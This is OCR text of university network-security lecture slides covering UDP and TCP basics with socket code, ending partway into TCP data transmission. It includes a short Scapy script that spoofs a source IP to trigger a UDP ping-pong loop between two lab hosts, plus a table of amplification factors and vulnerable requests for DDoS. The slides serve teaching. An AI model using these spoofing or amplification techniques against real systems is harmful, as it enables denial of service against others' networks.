Transport layer and Attacks


NT101 – NETWORK SECURITY

Lecturer: MSc. Nghi Hoàng Khoa | khoanh@uit.edu.vn

Where we are today…

- **Outline**
  - Transport Layer
  - UDP Protocol and attacks
  - TCP Protocol and attacks
    - TCP SYN Flooding
    - TCP Reset Attack
    - TCP Session Hijacking
    - Reverse Shell
    - The Mitnick Attack
  - Countermeasures
- **Reading:**
  - Lab: TCP Attacks Lab and The Mitnick Attack Lab


Acknowledgement:
Slides are adapted from
Internet Security: A Hands-on approach
(SEED book) 2nd Edition - 2019
Wenliang Du - Syracuse University




Transport layer

Transport services and protocols

- provide *logical communication* between application **processes** running on different hosts
- transport protocols actions in end systems:
  - sender: breaks application messages into ***segments***, passes to network layer
  - receiver: reassembles segments into messages, passes to application layer
- two transport protocols available to Internet applications
  - TCP, UDP




Transport Layer Actions



Sender:

- is passed an application-layer message
- determines segment header fields values
- creates segment
- passes segment to IP

Transport Layer Actions



Receiver:

- receives segment from IP
- checks header values
- extracts application-layer message
- demultiplexes message up to application via socket


Port numbers

- **Well-known ports**: 0 – 1023
  - Examples: ftp (20, 21), ssh (22), telnet (23), smtp (25), DNS (53), http (80), https (443)
  - **Super-user privilege needed**: Why?
- **Less well-known ports**: 1024 - 49151
  - Examples: openVPN (1194), Microsoft SQL server (1433), Docker (2375-2377)
- **Private ports:** 49152 - 65535
  - Source ports


Transport layer Protocols

	TCP	UDP
Connection	Connection-oriented	Connection-less
Packet Boundary	Stream-based	Maintain boundary
Reliability	✅	❌
Ordering	✅	❌
Speed	🐢 slower	🐇 faster
Broadcast	❌	✅

UDP Protocol



UDP segment header



UDP segment format

Sending/Receiving UDP packets

UDP Client example

```
#!/usr/bin/python3

import socket

IP = "10.102.20.178"
PORT = 9090
data = b'Hello, World!'

sock = socket. socket (socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(data, (IP, PORT))
```

UDP Server example

```
#!/usr/bin/python3

import socket

IP = "0.0.0.0"
PORT = 9090

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((IP, PORT))

while True:
  data, (ip, port) = sock.recvfrom(1024)
  print(len(data))
  print("Sender: {} and Port: {}".format(ip, port))
  print("Received message: {}".format(data))
```

```
$ sudo python udp-server.py
Sender: 10.102.20.177 and Port: 58841
Received message: Hello, World!
```

UDP Applications

- DNS Protocol
- Video/Audio Streaming, Skype, Zoom
  - **Note:** Netflix and YouTube use ~~UDP~~ **TCP, why?**
- Real-Time Applications
- VPN Tunnel (OpenVPN)

Question

UDP does not preserve order and does not handle packet loss. If an application does care about packet loss and order, can it still use UDP?

UDP Ping-Pong Attacks

- Some service or application issues a UDP reply **no matter** what is the input packet *(e.g., error message).*
  - Set the source and destination ports of a UDP to be one of the following ports:
    - daytime (port 13)
    - time (port 37)

➔ This causes a **Ping-Pong effect between** the source and the destination.

Question:

Both Server open same ports but there's no ping pong ball in between. How do I trigger them to play ping pong?

Let's Bring the Ping-Pong Game Back!

- **Server code**

```
#!/usr/bin/python3

import socket

IP = "0.0.0.0"
PORT = 9090

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((IP, PORT))

while True:
  data, (ip, port) = sock.recvfrom(1024)
  print("Sender: {} and Port: {}".format (ip, port))
  print("Received message: {}".format(data))

  # Send back a "thank you" note
  sock.sendto(b'Thank you!', (ip, port))
```


- **Attack code**

```
#!/usr/bin/python3
from scapy.all import *

print("Triggering UDP Ping Pong ...")

ip = IP(src="10.102.20.177", dst="10.102.20.178")
udp = UDP(sport=9090, dport=9090)
data = "Let the Ping Pong game start!\n"
pkt = ip/udp/data
send(pkt, verbose=0)
```

Triggering UDP Ping Pong (spoofing)


Ping-pong demo

```
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.178 and Port: 9090
Received message: Thank you!
.....
```




```
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
Sender: 10.102.20.177 and Port: 9090
Received message: Thank you!
.....
```

DoS Attack strategies




ICMP Smurf Attack



UDP DoS Attack


UDP Amplification Attack

- **Idea:** Applications that reply with large packets to small requests, e.g., games
  - BattleField 1942
  - Quake 1,2,3 (CAN-1999-1066)
  - Unreal Tournament
- Hosts can be attacked by using these applications as amplifiers, with forged source IP packets
- The ratio between the response and the original request pack is called **amplification ratio.**



- https://www.christian-rossow.de/articles/Amplification_DDoS.php


Bandwidth Amplification Factor



UDP Attacks - Bottom line:
The more complicated a protocol is, the more sophisticated attack that you can create.

Protocol	Bandwidth Amplification Factor	Vulnerable Command
DNS	28 to 54	see: TA13-088A [4]
NTP	556.9	see: TA14-013A [5]
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request
QOTD	140.3	Quote request
BitTorrent	3.8	File search
Kad	16.3	Peer list exchange
Quake Network Protocol	63.9	Server info exchange
Steam Protocol	5.5	Server info exchange
Multicast DNS (mDNS)	2 to 10	Unicast query
RIPv1	131.24	Malformed request
Portmap (RPCbind)	7 to 28	Malformed request
LDAP	46 to 55	Malformed request [6]

TCP Protocol



TCP Protocol

- **Transmission Control Protocol** (TCP) is a core protocol of the Internet protocol suite.
- Sits on the top of the IP layer; transport layer.
- Provide host-to-host communication services for applications.
- The Need for TCP
  - Providing a Virtual Connection
  - Maintaining Order
  - Reliability
  - Flow Control
- Recall: Two transport Layer protocols
  - **TCP:** provides a reliable and ordered communication channel between applications.
  - **UDP:** lightweight protocol with lower overhead and can be used for applications that do not require reliability or communication order.

SEED lectures

TCP Client Program

Create a socket; specify the type of communication. TCP uses SOCK_STREAM and UDP uses SOCK_DGRAM.

Initiate the TCP connection

Send data

```
// Step 1: Create a socket
int sockfd = socket(AF_INET, SOCK_STREAM, 0);

// Step 2: Set the destination information
struct sockaddr_in dest;
memset(&dest, 0, sizeof(struct sockaddr_in));
dest.sin_family = AF_INET;
dest.sin_addr.s_addr = inet_addr("10.0.2.17");
dest.sin_port = htons(9090);

// Step 3: Connect to the server
connect(sockfd, (struct sockaddr *)&dest,
        sizeof(struct sockaddr_in));

// Step 4: Send data to the server
char *buffer1 = "Hello Server!\n";
char *buffer2 = "Hello Again!\n";
write(sockfd, buffer1, strlen(buffer1));

write(sockfd, buffer2, strlen(buffer2));
```

TCP Server Program (cont.)

```
// Step 1: Create a socket
sockfd = socket(AF_INET, SOCK_STREAM, 0);

// Step 2: Bind to a port number
memset(&my_addr, 0, sizeof(struct sockaddr_in));
my_addr.sin_family = AF_INET;
my_addr.sin_port = htons(9090);
bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct
  sockaddr_in));
```

Step 1 : *Create a socket.* Same as Client Program.

Step 2 : *Bind to a port number.* An application that communicates with others over the network needs to register a port number on its host computer. When the packet arrives, the operating system knows which application is the receiver based on the port number. The server needs to tell the OS which port it is using. This is done via the **bind()** system call

TCP Server Program (cont.)

```
// Step 3: Listen for connections
listen(sockfd, 5);
```

Step 3 : *Listen for connections.*

- After the socket is set up, TCP programs call **listen()** to wait for connections.
- It tells the system that it is ready to receive connection requests.
- Once a connection request is received, the operating system will go through the **3-way handshake** to establish the connection.
- The established connection is placed in the queue, waiting for the application to take it.
  The second argument (5) gives the **number of connection** that can be stored in the queue.

TCP Server Program (cont.)

```
// Step 4: Accept a connection request
int client_len = sizeof(client_addr);
newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
  &client_len);
```

Step 4: *Accept a connection request*

After the connection is established, an application needs to "**accept**" the connection before being able to access it. The **accept()** system call extracts the first connection request from the queue, creates a new socket, and returns the file descriptor referring to the socket.

Step 5 : *Send and Receive data*

Once a connection is established and accepted, both sides can send and receive data using this new socket.


Improved TCP Server Program

To accept multiple connections :

```
// Listen for connections
listen(sockfd, 5);

int client_len = sizeof(client_addr);
while (1) {
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
  &client_len);

  if (fork() == 0) { // The child process            ①
     close (sockfd);

     // Read data.
     memset(buffer, 0, sizeof(buffer));
     int len = read(newsockfd, buffer, 100);
     printf("Received %d bytes.\n%s\n", len, buffer);

     close (newsockfd);
     return 0;
  } else {  // The parent process                    ②
     close (newsockfd);
  }
}
```

- **fork()** system call creates a new process by duplicating the calling process.
- On success, the process ID of the child process is returned in the parent process and 0 in the child process.
- Line ① and Line ② executes child and parent process respectively.

TCP Data Transmission (cont.)




- Once a connection is established, OS allocates two buffers at each end, one for sending data (**send buffer**) and receiving buffer (**receive buffer**).
- When an application needs to send data out, it places data into the TCP send buffer.

TCP Data Transmission (cont.)

